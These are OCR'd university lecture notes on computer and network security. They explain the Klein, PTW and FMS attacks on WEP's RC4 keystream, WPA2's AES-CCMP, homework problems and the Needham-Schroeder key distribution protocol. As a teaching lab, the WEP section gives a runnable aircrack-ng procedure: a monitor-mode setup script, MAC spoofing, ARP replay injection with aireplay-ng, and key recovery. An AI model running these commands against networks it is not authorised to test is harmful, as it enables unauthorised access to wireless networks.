– Since we start with $S[j] = j$ for all j, we can show that, at the end of the second iteration of the loop in lines 5 through 11 of Algorithm 2, the value of the output byte $S[1]$ is $t = K[0] + K[1] + 1$ in all except for those listed below:

1. If it should happen that $K[0] = K[1]$, then the value of the second output byte is $t = 0$.

2. If it should happen that $K[0] = 1$ and $K[1]$ is neither equal to 0, nor to $n-1$, then one can show that $t = K[0] + K[1]$.

3. If it should happen that $K[0] \neq 1$ and $K[1] = n - 1$, in this case $t = 0$.

4. If it should happen that $K[0] \neq 1$ and $K[0] + K[1] = n - 1$, in this case $t = K[1]$.

The important conclusion here is that the value t of the second output byte $S[1]$ is an easily computable function of $K[0]$ and $K[1]$.

- All of the reasoning presented above applies up to the moment the second byte is output by Algorithm 2. In the remaining iterations of the algorithm, what is stored in $S[1]$ will only change when the value j becomes 1. Klein has shown that when the key length equals n and when the key bytes are independent, the probability that $S[1]$ will change during the production of the first 256 bytes is $(1 - 1/n)^{n-2} \approx 1/e$.

- The reasoning presented so far has told us how the value t of the second output byte from pseudorandom generator is related to the key bytes $K[0]$ and $K[1]$. Our next goal is to guesstimate t from the first two bytes of the pseudorandom sequence. Obviously, if we can make a correct guess for t, we can then find $K[1]$ since we know how t depends on $K[0]$ and $K[1]$.

- With regard to guessing the value of t, let's assume that the attacker has a large number of first rounds of different runs of pseudorandom sequence available to him/her. In WEP, these may corresponding to the different values for the 3-byte Initialization Vector (IV) we talked about in Section 9.8. We know from Equation (1) that in each of these sequences, the following must be true for the first byte $S[j] \equiv 1 - S[k]$ with a probability of $2/n$. Klein used the correlations in the output pseudorandom sequence, expressed by the equations (1) and (2) shown earlier, to establish the following result:

$$Prob\,(t \equiv (1 - S[k])\ mod\ n) \approx \frac{1}{e}\cdot\frac{2}{n} + (1-\frac{1}{e})\cdot\frac{n-2}{n(n-1)} \approx \frac{1.36}{n} \quad (3)$$

Pay close attention to what the left hand side is saying: It is asking for the probability of t as defined previously being $K[0] + K[1] + 1$ being equal to $1 - S[k]$, something we can calculate from the observables. The right hand side tells us that this probability is $1.36/n$.

- On the strength of the above probability, the attacker now does the following (quoting Klein): "For a number of initialization vectors, the attacker observes the **first** byte x_i of the pseudo-random byte generator and, for each value first-byte value, the attacker calculates $t_i = 1 - x_i$. (The index i here is to the i^{th} pseudorandom sequence examined.) The fraction of the t_i that have the correct value of t (meaning the value $K[0] + K[1] + 1$) is about $1.36/n$. All other possible values for t_i will have a relative frequency of $1/n$. If the number of pseudorandom sequences examined is large enough, we can be sure that the most frequent value is the correct value."

- We thus have a procedure for calculating the byte $K[1]$ of the key assuming that we have a good guess for the first byte $K[0]$. We are able to guess the correct key byte for $K[1]$ with a probability of $1.36/256$, which is higher than the probability of $1/256$ for

what a monkey would guess for $K[1]$.

- Klein has shown how the same rationale can be extended to estimate $K[2]$ and the rest of the key bytes. The only drawback to the procedure being that the calculation of the key byte $K[i]$ depends on all the previous key bytes $K[0]$, $K[1]$, ... , $K[i-1]$.

- With the Klein Attack as the background, I'll describe what became known as the PTW Attack for figuring out the WEP root key. Basically, this attack is founded on the same theoretical principles as the Klein attack. Therefore, it is important to understand the Klein attack in order to understand the PTW attack.

- The acronym PTW stands for the authors Erik Tews, Ralf-Philipp Weinmann, and Andrei Pyshkin. The attack is described in their publication "Breaking 104 Bit WEP in Less Than 60 Seconds," (in *Lecture Notes in Computer Science*, pp. 188-202, Springer, 2007). Most of the programs that are popular today for breaking WEP are based on this work.

- The PTW attack removed an important shortcoming of the Klein attack's need to calculate the key bytes recursively. So if an error was made in the calculation of one of the bytes, the rest of the key bytes would be wrong also. In the PTW attack, the key bytes are calculated independently.

- PTW's attack is based on their demonstration that if we know the first i key bytes (which we always do in WEP with $i = 3$), we can guess the sum of the key bytes indexed from i to $i + k$ with a probability of 1.24/256. The PTW algorithm constructs a guess for this summation for every key byte from $i = 3$ to $i = 16$. The actual key bytes are then calculated from the guesses for the sums.

- Although it is incredibly fast and requires not much data, the main limitation of PTW is that it can only crack 40 and 104 bit keys.

- The last Homework problem at the end of this lecture is for you to use the `aircrack-ng` package to try to break WEP in a wireless network.

- Before ending our presentation of the security issues related to WEP, we should mention another attack, known as the FMS attack, that was the main form of cracking WEP before the Klein attack and its successor, the PTW attack, came along. The FMS attack, named after Scott Fluhrer, Itsik Mantin, and Adi Shamir, is presented in their publication "Weaknesses in Key Scheduling Algorithm of RC4," *Lecture Notes in Computer Science*, pp. 1-24, 2001. With the FMS attack, it is possible to guess the key bytes when the 3-byte Initialization Vector satisfies certain properties. However, the attack require a large amount of data,

of the order of 4 million packets. In 2004, this attack was made stronger by someone using the pseudonym KoreK. With the KoreK attack, the key bytes could be guessed with about 500,000 packets.

- A popular cross-platform software tool for recovering the WEP encryption key in under a minute is known as Aircrack-ng. The main creator of this tool is Thomas d'Otreppe de Bouvette at the Darmstadt Institute of Technology, Germany. [Download the `aircrack-ng` package with your Synaptic package manager into your Ubuntu laptop. You can use this package to mount the super-fast PTW attack to crack the encryption key being used in a locked WiFi.]

- The software **`aircrack-ng`** gets your wireless interface to establish fake associations and fake authentications with the attacked access point. Using these fake associations, your wireless interface mounts a replay attack on the attacked access point for the purpose of acquiring a large number of ARP packets with different initialization vectors. [As stated earlier in this section, ARP stands for Address Resolution Protocol. Further information regarding ARP can be found in Section 23.3 of Lecture 23.]

- Before you can attack a wireless Access Point for its WEP security, you'd need to identify it with its MAC address and the channel it is using. This you can do by running a command like '`iwlist wlan0 scan`' that shows all the APs that are within the radio range of your laptop and then choosing the one you are going to attack. Record the MAC address of the AP from the

output of the `iwlist` command and also note the channel number. We will denote this MAC address by `xx:xx:xx:xx:xx:xx` and the channel number by `yy`.

- The WEP exploit that you can carry out with aircrack-ng requires that you create what is known as a Monitor Mode of your wireless interface and you would want this mode to run with its own MAC address. Normally, your wireless interface operates in what is known as the Managed Mode. The idea is to have the two modes operating concurrently on the same physical wireless device in a computer. [In general, the hardware in your laptop for wireless communications (which is also referred to as an 802.11 wireless card after the famous IEEE 802.11 protocol for the operation of wireless devices in computer networks) can support *wireless intefaces* that can be operated in one or more of the following six modes: **(1) Master Mode** – A wireless interface in the Master Mode is often referred to as an Access Point (AP) or a Base Station. **(2) Managed Mode** — This is the normal mode of using your 802.11 card in your laptop. In this case, your wireless interface associates with a single AP serving as a central hub for all traffic emanating from your laptop or intended for it. A wireless interface in this mode will reject all incoming packets coming off the AP but not intended for it. The wireless interface will also reject all packets coming off any other 802.11 devices within the radio range. This mode is also known as the Infrastructure Mode. A wireless interface operating in the Managed Mode is also referred to as a "802.11 station." **(3) Monitor Mode** — This allows the wireless interface to capture packets going to and coming off an AP without having to associate with it. The Monitor Mode in the context of wireless is analogous to the promiscuous mode for an ethernet interface for wired LANs. In the Monitor Mode, a wireless interface will also be able to capture the ARP packets that the attacked AP may be broadcasting to the other 802.11 stations in the same channel. **(4) Ad-Hoc Mode** — In this mode the different 802.11 wireless interfaces can talk to one another directly without having to go through an AP. **(5) Mesh Mode** — In this mode, two 802.11 devices can communicate with each other if they have at least one other such device in the intersection of their radio ranges. And, finally, **(6) Repeater**

Mode — A wireless interface operating in this mode merely re-broadcasts the packets it receives. This mode is used to extend the range of an AP.] [If you need to know what modes the 802.11 wireless card in your laptop can operate in and what encryption algorithms it can call upon, you have to first find out what name the Physical Layer of the OSI representation of the TCP/IP protocol is using for your wireless card. This you can do by executing the command 'airmon-ng' without options. The information returned by this command on my laptop tells me that the Physical Layer name of my wireless card in phy0. Subsequently, you can see a large number of attributes of the phy0 object by running the command 'iw phy phy0 info'. You can see the modes supported by your wireless card by executing 'iw phy phy0 info | grep -A8 modes' where the option -A8' tells grep to show eight additional lines beyond each matching line. Running this command tells me that the 802.11 card in my laptop can support just the Managed and the Monitor modes.]

- You create a wireless interface in Monitor Mode by executing a command like

```
airmon-ng start wlan0
```

  where wlan0 is the name of the wireless interface in its normal mode — meaning the Managed Mode. The command shown above will create new Monitor-Mode wireless interface named mon0.

- A wireless interface created in the Monitor Mode needs a MAC address that's distinct and different from that of the Managed Mode wireless interface. This you can do by executing the macchanger command as follows: [For this, you would need to first install the macchanger module through your Synaptic package manager or apt-get.]

```
macchanger -m 00:11:22:33:44:55 mon0
```

which assigns the MAC address `00:11:22:33:44:55` to the Monitor-Mode interface `mon0`. Since you are free to conjure up any reasonable looking MAC address for this, you might as well choose something that is relatively easy to type and remember. Since the new interface created by '`airmon-ng start wlan0`' will be on, you'd first need to shut it down with a command like '`ifconfig mon0 down`' before assigning it a new MAC address.

- What you see next is a convenience script in which are packaged the various steps listed above for setting up the Monitor-Mode wireless interface and assigning it a MAC address. The script makes it easier to mount the exploit multiple times. [Your initial attempts may not succeed for several reasons. In particular, an attempt may fail if the number of ARP packets you captured did not yield a sufficiently large haul of IVs (Initialization Vector in the RC4 algorithm). How many IVs can be harvested from a given collection of ARP packets depends on how busy the wireless LAN is.] The script shown below first removes the dump file created in the previous run of the exploit. It then tries to find out if you had created the `mon0` interface previously. This is accomplished by examining the output produced by the `ifconfig` command for the presence of the `mon0` string. If a previously constructed instance of `mon0` is detected, the script invokes the command '`airmon-ng stop mon0`' to kill it. Finally, the `airodump-ng` command you see in the script tells `aircrack-ng` that it should start collecting the packets whose transmission you will soon initiate.

```
#!/bin/sh
```

```
#  StartMonitorModeInterface.sh
#
#  by Avi Kak (kak@purdue.edu)

#  Run this is a separate window and wait for the last command shown
#  to kick in to start collecting the packets and dumping them in the file
#  specified with the '-w' option.

#  After you have collected sufficient packets, kill the script
#  with ctrl-C.

#  Note that yy is the channel number and xx:xx:xx:xx:xx:xx is the MAC
#  address of the Access Point you want to attack.

rm -f mydumpfile* replay_arp*
sleep 5
ifconfigOut=`ifconfig mon0 2>&1`
cleanedup="$(echo $ifconfigOut | tr -d ' ')"
if [ `expr $cleanedup : '.*errorfetching.*'` -eq 0 ]
then
    echo killing old Monitor-Mode interface mon0
    airmon-ng stop mon0
fi
sleep 5
echo starting new Monitor-Mode interface mon0
airmon-ng start wlan0
sleep 5
ifconfig mon0 down
sleep 5
macchanger --mac 00:11:22:33:44:55 mon0
sleep 5
ifconfig mon0 up
sleep 5
airodump-ng -c yy -w mydumpfile --bssid xx:xx:xx:xx:xx:xx mon0
```

- With the help of the script shown above, attacking the WEP security of an AP consists of just the following three steps:

Step 1: As root, execute the shell script `StartMonitorModeInterface.sh`. However, before you execute the script, you must change `xx:xx:xx:xx:xx:xx` in the script to the MAC address of the Access Point you are attacking and `yy` to the channel number that your laptop is using to communicate with the AP.

Step 2: In a separate window, execute the following command as root in order to inject and replay the ARP packets from your laptop to the AP:

```
aireplay-ng -2 -p 6000 -c FF:FF:FF:FF:FF:FF -b xx:xx:xx:xx:xx:xx -h 00:11:22:33:44:55 mon0
```

You'd obviously need to replace `xx:xx:xx:xx:xx:xx` by the MAC address of the AP you are attacking. In the command line shown above, the option '`-2`' specifies the *attack mode*. In this mode, before the attack is lauched, you are shown the ARP packet that will be used for injected and replay. If you enter 'no' to the packet being shown to you, you'll be shown another packet, and so on, until you accept one. [The manpage for `aireplay-ng` says that there are nine different attack modes. With the older versions of Ubuntu, we used to use the option '`-3`'. In this option, `aircrack-ng` listens for an ARP packet and then retransmits it back to the AP. That, in turn, causes the AP to broadcast the ARP packet again with a different Initialization Vector (IV).] The '`-b`' option stands for BSSID, which is the MAC of the AP you are attacking. The option '`-h`' is the source MAC, that is, the address of the Monitor-Mode wireless interface on your laptop. In case you are wonderfing about the '`-p`' option, it sets the "frame control word" in hex — according to the manpage for the `aireplay-ng` command. The '`-c`' option specifies what constraints would apply to the destination MAC in the packets that will be captured by the `mon0` interface. Since `mon0` is meant to be running in the promiscuous mode, by supplying the value shown, we make it possible for `mon0` to capture packets that may actually be meant for other nodes in the local wireless LAN.

Step 3: Both the windows, the window in which you are running the

`StartMonitorModeInterface.sh` script and the window in which you are running the command in the previous step, will show a continuously changing readout, the first for the packets that are being dumped in the designated dump file and the second for the ARP packets that are being captured. After you have captured a large enough collection of packets (say, around 100,000 packets), it's time to kill both of those jobs. Now execute as root the following command line to crack the WEP:

```
aircrack-ng -b  xx:xx:xx:xx:xx:xx  mydumpfile-01.cap
```

where, again, `xx:xx:xx:xx:xx:xx` is the MAC address of the access point that you attacked. If your attack was successful, it will very quickly display the WEP key being used by the access point. If your exploit was successful, the above command will show you the WEP key. If not, you will be asked to repeat the exploit.


9.8.3: AES as Used in WPA2

- As previously stated toward the end of Section 9.8.1, the encryption service in WPA2 is based on the AES algorithm used in the CTR mode.

- You are familiar with the CTR mode for block ciphers from Section 9.5.4 of this lecture. Shown in Figure 9 is how AES *could* be used in CTR mode for encrypting data.


- Before actually showing how exactly packet encryption is carried out in WPA2, let's focus a bit on the issue of data integrity checks that area always an important part of such protocols. For WEP, data integrity check was provided by the ICV value. For WPA, the same was done by using a separate algorithm for calculating the MIC (Message Integrity Check) value for the data in a packet. Subsequently, both the data payload and its MIC were encrypted. As mentioned earlier, this does not give us a foolproof way to prevent packet tampering in WPA.

- In WPA2, the data integrity check is carried out by computing the CBC-MAC message authentication code for the packet. The "CBC" here refers to "Cipher Block Chaining Mode" for a block cipher that I described earlier in Section 9.5.2 of this lecture. As



CTR mode for WPA2 Encryption with AES

Figure 9: *CTR Mode for AES Encryption in WPA2.* (*This figure is from Lecture 9 of "Computer and Network Security" by Avi Kak*)




Using AES for Calculating the CBC−MAC Value of Data

Figure 10: *Calculation of CBC-MAC in WPA2.* (*This figure is from Lecture 9 of "Computer and Network Security" by Avi Kak*)

shown in Figure 10, we can use that same idea for computing an authentication code for an 802.11 frame. We XOR each 128-bit block of the data with the AES encrypted value as obtained from the previous 128-bit block. In this manner, we generate a cryptographic signature for the data that the receiver can use for checking the integrity of what is received.

- The WPA protocol combines the packet encryption calculations and the calculation of the data authentication code CBC-MAC into a single protocol called the CCMP protocol that is shown in Figure 11. CCMP stands for "Counter Mode with Cipher Block Chaining Message Authentication Code Protocol".



CCMP Protocol for WPA2 Encryption and for Calculating MIC for Data Integrity

Figure 11: *WPA2's CCMP Protocol for simultaneous encryption and generation of the data integrity check value.*

(This figure is from Lecture 9 of "Computer and Network Security" by Avi Kak)

9.9: HOMEWORK PROBLEMS

1. A block cipher algorithm in its basic form is almost never used for encrypting long messages. Why? How are block ciphers deployed in practice if you want to encrypt long messages?

2. Even with the chaining modes described in this lecture, one of the difficulties with using a block cipher — even the strongest block cipher — is the problem of padding. Since it is unlikely that the length of an arbitrary message or a file would be an exact multiple of the block size used in the block cipher, the two end points of a secure communication link must have in place some sort of a protocol regarding how to pad the plaintext so that its overall length is an exact multiple of the block size. With a stream cipher, such as RC4, we do not have to face this problem. That, along with the fact that RC4 possesses a very efficient software implementation, made RC4 the cipher of choice in the SSL/TLS protocols used for secure transfer of documents between web servers and web browsers. [However, keep in mind the fact that, out of security concerns, the use of RC4 in SSL/TLS is now prohibited, as I have stated previously in Section 9.7 of this lecture.] However, it's good to keep in mind the fact that, despite (and especially because of) its popularity, RC4 does possess important security vulnerabilities that are caused by the

correlations between the first few bytes of the keystream and the corresponding bytes of the state vector (as initialized by the encryption key). Check out the Wikipedia page on RC4, along with the references listed therein, and describe in greater detail these security vulnerabilities.

3. What are the essential elements of the RC4 algorithm? What networking applications use the RC4 stream cipher?

4. What might be the main reason for why the keystream generation in RC4 has a very efficient software implementation?

5. What is the problem with WEP? What makes it an "unsafe" protocol for wireless networking?

6. What makes WPA2 a more secure protocol?

7. **Programming Assignment:**

   Write a Perl or Python script that implements RC4 for encryption and decryption. Your script should read a sound file in the wave format and produce an encrypted version of the same file. Try listening to both the original and its encrypted version through a sound player on your computer. Now use your decryption program to recover the original from the encrypted version. Verify

the correctness of decryption by listening to the sounds again. Your key length should be 16 ASCII characters that you enter from the keyboard. (These would translate into a 128 bit encryption key.) In addition to testing your scripts on your own sound files, you may also wish to use the wave files available on the course web site. If using Python, use the `wave` module to read and write wave format files. If using Perl, use the `Audio::Wav` module from `www.cpan.org`.

Lecture 10: Key Distribution for Symmetric Key Cryptography and Generating Random Numbers

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

February 10, 2017
9:33am

Goals:

- Why might we need **key distribution centers**?
- **Master key** vs. **Session key**
- The **Needham-Schroeder** and **Kerberos** Protocols
- Generating **pseudorandom** numbers
- Generating **cryptograhically secure pseudorandom** numbers
- Hardware and software entropy sources for **truly random** numbers
- **A word of caution regarding software entropy sources**

CONTENTS

10.1: THE NEED FOR KEY DISTRIBUTION CENTERS

- Let's say we have a large number of people, processes, or systems that want to communicate with one another in a secure fashion. Let's further add that this group of people/processes/systems is not static, meaning that the individual entities may join or leave the group at any time.

- A simple-minded solution to this problem would consist of each party physically exchanging an encryption key with every one of the other parties. Subsequently, any two parties would be able to establish a secure communication link using the encryption key they possess for each other. **This approach is obviously not feasible for large groups of people/processes/systems, especially when group membership is ever changing.**

- A more efficient alternative consists of providing every group member with a single key for securely communicate with a **key distribution center** (KDC). This key would be called a **master key**. When A wants to establish a secure communication link with B, A requests a **session key** from KDC for communi-

cating with B.

- In implementation, this approach must address the following issues:
  - Assuming that A is the initiator of a session-key request to KDC, when A receives a response from KDC, how can A be sure that the sending party for the response is indeed the KDC?
  - Assuming that A is the initiator of a communication link with B, how does B know that some other party is not masquerading as A?
  - How does A know that the response received from B is indeed from B and not from someone else masquerading as B?
  - What should be the lifetime of the session key acquired by A for communicating with B?
- The next section presents how the Needham-Schroeder protocol addresses the issues listed above. A more elaborate version of this protocol, known as the Kerberos protocol, will be presented in Section 10.3.

10.2: THE NEEDHAM-SCHROEDER KEY DISTRIBUTION PROTOCOL

A party named A wants to establish a secure communication link with another party B. Both the parties A and B possess **master keys** K_A and K_B, respectively, for communicating privately with a **key distribution center** (KDC). [In a university setting, there is almost never a need for user-to-user secure communication links. So for folks like us in a university, all we need is a password to log into the computers. However, consider an organization like the U. S. State Department where people working in different U.S. embassies abroad may have a need for user-to-user secure communication links. Now, in addition to the master key, a user named A may request a session key for establishing a direct communication link with another user named B. This session key, specific to one particular communication link, would be valid only for a limited time duration. This is where Needham-Schroeder protocol can be useful.] Now A engages in the following protocol (Figure 1):

- Using the key K_A for encryption, user A sends a request to KDC for a **session key** intended specifically for communicating with user B.

- The message sent by A to KDC includes A's network address (ID_A), B's network address (ID_B), and **a unique session identifier**. The session identifier is a **nonce** — short for a "number used once" — and we will denoted it N_1. The primary requirement on a nonce — a random number — is that it be unique to each request sent by A to KDC. The message sent by A to KDC can be expressed in shorthand by




Figure 1: *A pictorial depiction of the Needham-Schroder protocol.* (*This figure is from Lecture 10 of "Computer and Network Security" by Avi Kak*)

$$E(K_A, \quad [ID_A, \ ID_B \ , N1])$$

where $E(.,.)$ stands for encryption of the second-argument data block with a key that is in the first argument.

- KDC responds to A with a message encrypted using the key K_A. The various components of this message are

  – The session-key K_S that A can use for communicating with B.

  – The original message received from A, including the nonce used by A. This is to allow A to match the response received from KDC with the request sent. Note that A may be trying to establish multiple simultaneous sessions with B.

  – A "packet" of information meant for A to be sent to B. This packet of information, encrypted using B's master key K_B includes, again, the session key K_S, and A's identifier ID_A. (Note that A cannot look inside this packet because A does **not** have access to B's master key K_B. We will sometimes refer to this packet of information as a **ticket** that A receives for sending to B.

- The message that KDC sends back to A can be expressed as

$$E(K_A, \quad [K_S, \ ID_A, \ ID_B \ , N1, \ E(K_B, \ [K_S, \ ID_A]) \ ])$$

- Using the master key K_A, A decrypts the message received from KDC. Because only A and KDC have access to the master key K_A, A is certain that the message received is indeed from KDC.

- A keeps the session key K_S and sends the packet intended for B to B. This message is sent to B unencrypted by A. But note that it was previously encrypted by KDC using B's master key K_B. **Therefore, this first contact from A to B is protected from eavesdropping.**

- B decrypts the message received from A using the master key K_B. B compares the ID_A in the decrypted message with the sender identifier associated with the message received from A. By matching the two, B makes certain that no one is masquerading as A.

- B now has the session key for communicating securely with A.

- Using the session key K_S, B sends back to A a nonce $N2$. A responds back with $N2 + 1$, using, of course, the same session key K_S. This serves as a confirmation that the session key K_S works for the ongoing session — this requires that what A encrypts with K_S be different from what B encrypted with K_S. This part of the handshake also ensures that B knows that it did not receive a first contact from A that A is no longer interested in. An additional benefit of this step is that it provides some protection against a replay attack. [A replay attack takes different forms in different contexts. For example, in the situation here, if A was allowed to send back to B the same nonce that it received from the latter, then B could suspect that some other party C posing as A was merely "replaying" back B's message that it had obtained by, say, eavesdropping. In another version of the replay attack, an attacker may repeatedly send an information packet to a victim hoping to elicit from the latter variations on the response that the attacker may then analyze for some vulnerability in the victim's

machine. The PTW attack on WEP that you saw in Section 9.8.3 of Lecture 9 is an example of that form of a replay attack.] The message sent by B back to A can be expressed as

$$E(K_S,\ [N2])$$

And A's response back to B as

$$E(K_S,\ [N2\ +\ 1])$$

- This exchange of message is shown graphically in Figure 1. **A most important element of this exchange is that what the KDC sends back to A for B can only be understood by B.**

10.2.1: Some Variations on the KDC Approach to Key Distribution

- It is not practical to have a single KDC service very large networks or network of networks.

- One can think of KDC's organized hierarchically, with each local network serviced by its own KDC, and a group of networks serviced by a more global KDC, and so on.

- A local KDC would distribute the session keys for secure communications between users/processes/systems in the local network. But when a user/process/system desires a secure communication link with another user/process/system in another network, the local KDC would communicate with a higher level KDC and request a session key for the desired communication link.

